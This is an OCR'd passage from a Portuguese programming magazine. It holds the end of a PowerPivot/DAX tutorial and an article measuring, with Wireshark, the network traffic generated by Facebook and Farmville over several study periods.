
Vamos agora importar os dados da base de dados SQL AdventureWorks. Na janela da PowerPivot, na Home tab, temos o grupo Get External Data. Como vamos querer importar os dados de uma base de dados, clicamos no botão From Database e, como queremos importar de uma tabela SQL, seleccionamos a opção From SQL Server. Isto irá abrir uma janela de diálogo de Table Import Wizard. No campo "Friendly connection name" devem dar um nome para identificar esta ligação. Devem depois seleccionar o servidor SQL no campo "Server name" e seleccionar a base de dados no campo "Database name", neste caso, vamos trabalhar então com a AdventureWorks.




Clicando no botão Next, temos depois a opção de escolher os dados que vamos importar de uma lista de tabelas e views ou escrever a nossa própria query para importar apenas os dados pretendidos. Para este exemplo, vamos escolher tabelas da lista pelo que devem seleccionar a primeira opção "Select from a list of tables and views the data to import" e clicamos no botão Next. Abre-se então uma janela com uma lista de tabelas e views onde devemos seleccionar os dados que pretendemos.



Vamos seleccionar a tabela "Customer" e clicar no botão "Select Related Tables". Isto irá seleccionar todas as tabelas que têm uma relação criada com a tabela "Customer", nomeadamente "Individual", "SalesOrderHeader", "Sales Territory" e "Store". Irá aparecer a informação "The related 5 tables were selected". Clicando no botão Finish, iremos importar os dados das 6 tabelas para o PowerPivot, assim como as suas relações. Iremos ficar com algo deste género:




E na janela do PowerPivot, ficaremos com algo assim:



A janela central, que contêm os dados, é muito parecida com uma tabela dentro de uma folha de Excel mas na verdade uma tabela de PowerPivot é um objecto completamente diferente de uma tabela de Excel. PowerPivot guarda os dados numa base de dados tabular em memória, comprimindo os dados e usando muito menos memória que uma tabela de Excel, daí conseguir trabalhar com grandes quantidades de dados e de uma forma rápida. As tabelas de PowerPivot conseguem também relacionar-se com outras

tabelas para construir modelos complexos de dados que podem ser trabalhados com pivot tables.

De volta à nossa janela da folha de cálculo, podemos agora criar PivotTables usando os dados que acabamos de importar. Na barra de ferramentas basta clicar no botão PivotTable e seleccionar PivotTable. Irá surgir uma janela igual à da PivotTable Field List mas neste caso chamada de PowerPivot Field List, aonde poderão seleccionar os campos que querem usar na vossa PivotTable. Aqui fica um exemplo:




Podemos usar fórmulas DAX para criar novas colunas nas nossas tabelas, adicionando-as directamente na nossa janela de PowerPivot, como o fazemos nas nossas folhas de Excel. Para nos referirmos a uma coluna de uma tabela, deveremos colocar o nome dessa coluna dentro de [ ], do género [ModifiedDate] e, se estivermos a referir-nos a uma outra tabela, deveremos indicar o nome da mesma, antes do nome da coluna, de uma das seguintes formas:

SalesPerson[ModifiedDate] ou

'SalesPerson'[ModifiedDate]

Aqui fica um exemplo de uma fórmula DAX usando a função DAY() para criar uma coluna na tabela SalesPerson, que nos mostre o dia da ModifiedDate. Basta colocarem a seguinte fórmula:

=day(SalesPerson[ModifiedDate])



Neste artigo abordamos, de uma forma muito simples, o que é o PowerPivot, e como o poderemos utilizar como uma ferramenta de Business Intelligence. PowerPivot é muito mais poderoso do que aquilo que foi aqui apresentado. Pretendeu-se aqui apenas fazer uma iniciação à ferramenta.

> **PowerPivot é muito mais poderoso do que aquilo que foi aqui apresentado. Pretendeu-se aqui apenas fazer uma iniciação à ferramenta.**

Podem encontrar online muito material relacionado com este tema. Ficam aqui alguns links úteis:

http://www.microsoft.com/en-us/bi/powerpivot.aspx
http://powerpivotfaq.com/Lists/TGPPF/AllItems.aspx

AUTOR

Escrito por João Pinto

Estudante do curso de Gestão de Sistemas de Informação, na Escola Superior de Ciências Empresariais, em Setúbal, é o autor do blog www.excel-user.com. É moderador do fórum Portugal-a-Programar, na secção de Microsoft Office. É ainda membro activo do fórum Experts-Exchange.com, participando principalmente na secção de Microsoft Excel, onde responde a questões, tendo mais de 1,600 questões respondidas.

ANÁLISE DO TRÁFEGO DE REDE—FACEBOOK

A vontade de escrever este artigo nasceu com a ascensão da nova *Web.* Tal como eu, todos os leitores são testemunhas da mudança da Internet.

Que hoje, já poucos chamam "*Internet*", tornou-se na "*net*" ou na "*web*" (e hoje já estamos perante um novo nome, uma nova evolução, a *nuvem*.)

Deixamos de ter uma web estática, em que só os mais audazes entendiam, algo pouco acessível a "nós", o comum mortal curioso pelas novas tecnologias.

Contudo, a evolução tecnológica tornou o "*Adamastor*" mais simples. E hoje qualquer pessoa pode ter um espaço virtual. E foi nesta vontade de querer mais e ser mais que nasceram as redes sociais virtuais. Já todos fazíamos parte de uma rede social, partilhávamos relações com os nossos amigos e conhecidos. Mas hoje, graças à *Internet*, elevamo-nos nesse conceito e "nasceram" as redes sociais na internet. Porque todos nós temos necessidade de comunicar, de ver o mundo. De interagir. Acima de tudo temos vontade de mudar o mundo, o nosso mundo. E sem barreiras físicas. E numa rede social quanto mais amigos tivermos mais conseguimos ter um lugar de destaque. A primeira parte do estudo que suporta este artigo, foi realizado para um projeto final de curso de Engenharia Informática da Universidade da Beira Interior, sobre a orientação do Professor Dr. Mário Freire e incidiu sobre uma das redes virtuais com mais utilizadores em todo o mundo, o Facebook.

Criado em 2004 por um grupo de estudantes da Universidade de Harvard (Mark Zuckerberg, Dustin Moskovitz, Eduardo Saverin e Chris Hughes), esta rede com cerca de 845 milhões de utilizadores ativos em todo o mundo, praticamente dispensa apresentações uma vez que segundo o Alexa Traffic Rank é já o segundo site mais acedido em todo o mundo, recorde apenas ultrapassado pelo Google. Mais do que uma rede, o Facebook é neste momento a maior montra de mostras do mundo. Gratuito para todos os utilizadores, os lucros obtidos devem-se à publicidade a circular na rede.

Assim com a evolução das novas tecnologias e das redes sociais, o Facebook tem tido uma projeção cada vez mais à escala mundial. Em particular o jogo Farmville, jogado através desta rede, tem ganho bastantes adeptos, sendo cada vez mais as pessoas que acedem à rede para jogar esta pequena aplicação. Representante da categoria dos jogos sociais, uma vez que cada jogador pode interagir com os seus amigos da rede, assim como receber e enviar recompensas e presentes, este jogo tem como público-alvo não só os utilizadores mais jovens, como também os mais velhos, combinando um esquema aparentemente simples de recompensa social com um jogo quase arcaico de estratégia. A versão base do jogo é gratuita e está disponível para qualquer pessoa registada no Facebook. A natureza deste jogo (tratar de uma quinta), inteligentemente fundida com a componente social, implica que um jogador, passe algum tempo com o browser de Internet aberto a correr os scripts java da aplicação. Durante este tempo, a aplicação descarrega uma quantidade relativamente pequena e persistente de dados, que isoladamente pode parecer inócua, mas que se pode revelar significativa a médio ou longo prazo ou em pontos de redes que agreguem vários fluxos de tráfego gerados por esta aplicação.

Uma vez que um dos principais motivos da origem da Internet é a partilha de informação e de dados, faz todo o sentido definir como são transmitidas essas informações pela rede. Uma transmissão de dados entre computadores consiste no envio e receção de sinais elétricos que codificam bits. Normalmente, os bits são agrupados em conjunto ou em sequências, que podem ir desde um simples byte (codificando um carácter) até um pacote com milhares de bits. Quando falamos em transmissão de informação na rede, ou em comunicação de dados entre máquinas, devemos falar em pacotes (packets), que são grupos ou sequências de bits ou bytes, com determinada estrutura, que os computadores ou interfaces de rede têm de codificar e descodificar. Cada pacote deve ser completo, sem depender de trocas anteriores, pois não há qualquer conexão ou duração fixa entre dois pontos de comunicação. A unidade de "medida" que iremos usar neste artigo, é, desta forma, um pacote.

À primeira vista este, pode ser um artigo que nada tem a ver com informática ou com a nossa revista e, talvez seja uma suspeita com um fundo de verdade. Mas por outro lado, um informático não é só um programador, precisa gerar dados, manipula-los e tirar conclusões. Para este artigo foram realizadas três fases de estudos, as duas primeiras feitas no âmbito do projeto final e a terceira fase realizada exclusivamente para este artigo.

A ferramenta auxiliar usada foi o software WireShark. É um programa *opensource* que analisa o tráfego de uma rede, e o organiza por protocolos. Desta forma é então possível controlar o tráfego de uma rede e saber tudo o que entra e sai do computador, ou da rede à qual o computador está ligado. Caso o deseje, o leitor pode fazer o download desta ferramenta em http://www.wireshark.org/download.html.

ANÁLISE DO TRÁFEGO DE REDE—FACEBOOK

Na tentativa de uma melhor compreensão dos objetivos deste artigo, foi estudado o tráfego gerado numa rede quando se acedia à rede social *Facebook* e quando se entrava na aplicação *Farmville*. Assim ao longo do estudo do tráfego de rede, foram obtidos várias informações que não eram esperadas logo desde o início. Uma delas é o facto do Facebook, usar "ajudas exteriores" de modo a poder dar uma melhor resposta aos seus utilizadores. Por observação desses mesmos dados pode concluir-se que maioritariamente ao entrarmos na rede social e no jogo, o tráfego de pacotes gerados divide-se entre o Facebook, a Zynga (Empresa produtora do jogo, criada em 2007), o Farmville e ainda entre a Amazon Web Services e Akamai Technologies. Como o tráfego gerado, principalmente, por este último se revelou surpreendente no decorrer deste projeto, estes dois serviços foram também contabilizados graficamente. Esta opção foi tomada pois mesmo o utilizador só estando a aceder ao Facebook e ao Farmville, os pacotes de rede continuavam a pertencer maioritariamente à Akamai.net. Como pode ser verificado pela figura 1, a "máquina" em torno do Facebook é ajudada pelas duas tecnologias.




Figura 1 - Origem do tráfego de rede do Facebook

Para uma melhor contextualização do leitor, a *AmazonWeb Services* é um serviço web, uma solução utilizada na integração de sistemas e na comunicação entre aplicações diferentes. Com esta tecnologia é possível que novas aplicações possam interagir com outras já existentes e que sistemas desenvolvidos em plataformas diferentes sejam compatíveis. São ainda componentes que permitem às aplicações enviar e receber dados em formato XML10. Cada aplicação pode ter a sua própria "linguagem", sendo esta traduzida para uma linguagem universal, o formato XML. Na prática, os Web services trazem mais agilidade e eficiência na comunicação entre aplicações. Toda e qualquer comunicação entre sistemas passa a ser dinâmica e principalmente segura, pois não há intervenção humana. Assim sendo, a Amazon Web Services é um conjunto de serviços de computação remota que constituem uma plataforma de computação em nuvem, proporcionada através da Internet. No caso do Facebook, este utiliza maioritariamente o serviço Amazon S3, o Amazon Simple Storage Service, que consiste simplesmente em armazenar e recuperar qualquer quantidade de dados, independentemente da hora, ou do local de acesso.

O *Akamai Web Application Accelerator*, por sua vez, tem como o nome indica, o objetivo de melhorar o desempenho de aplicações Web dinâmicas e interativas. As solicitações e as respostas das aplicações entre os utilizadores e os servidores de origem são enviadas pela plataforma Akamai. Esta rede é uma das maiores redes tolerante a falhas do mundo. Quando um utilizador solicita uma aplicação, a tecnologia de mapeamento dinâmico redireciona a solicitação ao servidor Akamai mais próximo. Para que este processo seja bem sucedido, recorre a otimização de rotas, identificando o caminho mais rápido e fiável para o seu servidor de modo a para recuperar o conteúdo da aplicação. Uma outra vantagem da utilização desta tecnologia é que, em caso de problemas no site de origem ou na própria rede, ou na eventualidade do acesso ao site de origem estar indisponível, os servidores Akamai podem responder e continuar a fornecer os conteúdos que já foram previamente fornecidos, ou ainda fornecer um conteúdo especificado inicialmente por defeito. Apesar de o Facebook não constar da lista oficial de que a Akamai disponibilizou de alguns dos seus clientes, a verdade é que muito do tráfego gerado por esta rede social e pelos seus jogos deve passar por estes servidores (Figura 2). É notório o facto de que, mesmo só estando o utilizador a aceder ao Facebook, o *Wireshark* contabiliza maioritariamente pacotes de rede provenientes dos mais diversos servidores da Akamai.net.




Figura 2 - Ligação entre o Facebook e a Akamai.net

Parte 1

O principal estudo no âmbito deste projecto foi efetuado ao longo de três meses seguidos, utilizando como foi referido atrás o *WireShark*, durante esse período, foram monitorizados os pacotes de rede gerados por um jogador comum de Farmville. No início deste projecto como a quinta

Farmville ainda não tinha um nível muito avançado, pode considerar-se que durante o primeiro mês, foram jogadas entre uma a duas horas diárias. Contudo nos dois meses seguintes em média foram jogadas duas a três horas diariamente. Este estudo gerou 3.269.135 pacotes de rede. Os dados podem ser observados na tabela da figura 3. (Mais uma vez ressalva-se o facto de que o utilizador fez uma utilização habitual de Internet, sendo que o trafego de rede que não é considerado de interesse para este artigo é todo contabilizado no "trafego genérico").

Trafego	Genérico	Facebook	Zynga	Farmville	AWS	Akamai
Pacotes	1.733.770	367.443	74.961	261.148	35.392	796.421

Figura 3 - Tabela Pacotes Gerados

De uma forma mais simples, podemos observar a figura 4:




Figura 4 - Pacotes Gerados no total da Parte 1

Em quase três meses de jogo, observamos que foi gasta uma percentagem de 8% de tráfego com o Farmville, 11% foram gastos ainda com o Facebook, 2% com os pacotes gerados pela Zynga. Em conjunto, estas três aplicações geraram 21% do tráfego de rede.

Parte 2

Na tentativa de estudar a ligação entre os hábitos de cada jogador com o tráfego de rede gerado, foi realizado um estudo complementar na tentativa de uma melhor compreensão do mesmo. Assim durante cinco dias seguidos, foi monitorizada uma rede e todos os seus utilizadores. Deve relevar-se o facto de que os dias 1, 2 e 3 deste estudo coincidiram com dias úteis. Os dias 4 e 5 deste mesmo estudo coincidiram com um fim-de-semana.

A velocidade da rede foi, teoricamente, de 10MB, sendo esta uma pequena rede que poderia encontrar-se em qualquer casa de uma família portuguesa. Nos primeiros dois dias desta experiência estiveram ligados à rede dois computadores, no terceiro dia estiveram três computadores ligados, sendo que a rede atingiu o auge de computadores no quarto dia com cinco máquinas ligadas, e no quinto dia estiveram ainda ligados quatro computadores a essa mesma rede. No quinto dia, os utilizadores apenas apanharam e plantaram as suas quintas, todo o tráfego genérico desta sessão foi gerado enquanto jogavam também. Todas as pessoas envolvidas nesta parte do estudo, jogaram Farmville.

No decorrer desta experiência foram analisados 2.1GB de dados, obtidos de uma utilização normal de uma rede de utilizadores comuns. Foram analisados, apenas no decorrer desta experiência 3.016.633 pacotes de rede distribuídos como mostra a tabela da Figura 5. Os cinco jogadores envolvidos, tinham hábitos diferentes de jogo como pode ser observado na tabela da Figura 6.

Trafego	Genérico	Facebook	Zynga	Farmville	AWS	Akamai
Dia 1	125.738	8.602	288	3.011	323	28.936
Dia 2	274.840	109.367	12.892	55.681	10.636	249.978
Dia 3	457.715	72.765	8.673	45.947	1.091	141.961
Dia 4	483.809	200.347	20.042	99.972	9.873	427.835
Dia 5	74.918	30.109	7.830	33.994	712	36.623
Total	1.417.020	421.190	49.725	238.605	22.635	885.333

Figura 5 - Pacotes gerados Parte 2

Computador	1	2	3	4	5
Nível Farmville	45	38	12	70	52
Horas jogadas por dia	2 a 3H	- de 1H	- de 1 H	1 a 2H	1 a 2H

Figura 6 - Tabela Hábitos dos Jogadores

Mais uma vez para que, o leitor possa ter uma mais facilidade na observação dos dados obtidos, foi gerado o gráfico circular representado na Figura 7.




Figura 7 - Pacotes gerados Parte 2

Mais uma vez, o serviço Akamai destaca-se, obtendo 29% dos pacotes de rede gerados.

Parte 3

Nesta parte do artigo, o estudo realizado foi exclusivamente para a nossa revista *Programar*. Apesar das Partes 1 e 2 deste estudo terem refletido sobre os resultados obtidos na análise do tráfego de rede gerado pelo jogo Farmville, a verdade é que há estudo que indicam que por norma, cada utilizador do Facebook, joga em média cerca de dois jogos sociais da rede. Assim, durante 7 dias, foram jogados dois jogos que se tornaram bastante populares, o Farmville e o Hidden Chronicles (um pequeno jogo de "*Caça às Pistas*"). Durante o decorrer desta experiência, foram analisados mais uma vez todos os pacotes de rede gerados, no total de 2.143.252 pacotes, podendo ser verificados na tabela da figura 8.

Trafego	Genérico	Facebook	Zynga	Farmville	Hidden Chronicles	Akamai	AWS
Total	1.119.273	216.054	29.030	186.129	85.006	490.251	17.509

Figura 8 - Pacotes gerados Parte 3

Mais uma vez, graficamente:





Figura 9 - Pacotes gerados Parte 3

Uma curiosidade…

Ainda a título de curiosidade, gostaria de chamar a atenção dos leitores à quantidade de informação que o Facebook "envia" aos seus utilizadores. Para este projeto foi criado um email especifico, e desde que essa conta de email foi criada, nunca foi apagado qualquer email. O perfil usado por este projeto (http://facebook.com/projectofarmville), foi criado também exclusivamente para este estudo e foi criado no dia 19 de Fevereiro de 2011. Ou seja, à data da escrita deste artigo, o email conta com 390 "dias de vida" e recebeu 236.445 emails até à data. Ressalva-se de novo o facto de que o email só é usado no perfil do Facebook, sendo que está automaticamente a receber o emails da aplicação Farmville, assim como também dos grupos de fãs oficiais deste jogo. Resumindo, em média, a caixa de entrada recebe 606 mails por dia… estando a ocupar neste momento já 47% da caixa de entrada.



Um outro aspeto a referir é o facto de nesta altura este perfil ter cerca de 830 amigos virtuais, o que muito contribuiu para o sucesso deste estudo. Apesar de nunca ser demais alertar para o facto de que temos muitos amigos virtuais que não conhecemos realmente, o que pode eventualmente constituir uma falha de segurança e de privacidade para cada um de nós.

Conclusões

Ao nível do principal objetivo deste estudo podemos considerar que uma grande parte do tráfego gerado pelo utilizador comum é gerada devido à utilização da rede social e de jogar um jogo dessa mesma rede. Apesar de não ter sido possível provar totalmente que todo o tráfego de rede originado pela akamai.net tenha sido apenas usado na navegação do Facebook, a verdade é que graficamente é possível notar que quanto maior a assiduidade na visita à rede social e aos seus jogos, maior é o número de pacotes gerados pertencentes à Akamai.

Mesmo não considerando a parcela da Akamai, e revendo o gráfico da Figura 4, seria possível afirmar que 21% dos pacotes gerados ao longo de quase três meses, foram apenas dos três principais objetos deste estudo, o Farmville, a Zynga e o Facebook.


Hoje em dia cada vez mais as redes sociais estão em voga,

sendo que todos os dias novos utilizadores criam os seus perfis e adicionam os mais diversos conteúdos às suas páginas, os valores obtidos nestes últimos meses podem ter ainda mais tendência a aumentar nos tempos vindouros. Apesar de não ter sido definido como um objetivo deste estudo, à medida que a quinta Farmville ia ficando maior, o jogo começou a apresentar alguns sinais de lentidão e alguma latência, sendo que a sincronização de dados por vezes se tornou mais difícil de conseguir. Houve algumas situações, em que o jogador estava a jogar normalmente e que mesmo não havendo falha de rede, que o servidor do jogo não assumiu as alterações jogadas na quinta. Apesar de toda a tecnologia e hardware associados a este jogo e ao Facebook, por vezes, são registadas falhas, como seria de esperar.


Contudo, em jeito de despedida deste artigo, há algo que podemos afirmar… A internet e a comunicação entre os indivíduos da nossa sociedade está em mudança. E as novas tecnologias cada vez mais são responsáveis por esta mudança. A verdade é que a "nuvem", que tanto se vem falando no campo da informática e na manipulação de dados, em parte já está ao dispor de todos nós, e, ainda que de uma maneira um pouco discreta para o utilizador comum, quase todos os dias já fazemos parte desse novo modelo de computação. As redes sociais, são apenas um pequeno exemplo de uma das aplicações da nuvem.

Referências

http://aws.amazon.com/facebook-application-hosting/
http://www.akamai.com/
http://opencompute.org/



AUTOR



Escrito por Rita Antunes Peres

Estudante de Engenharia Informática na Universidade da Beira Interior. Membro do P@P desde Janeiro de 2010 (https://www.facebook.com/rita.aperes)

ENTREVISTA AO PROFESSOR PEDRO RIBEIRO

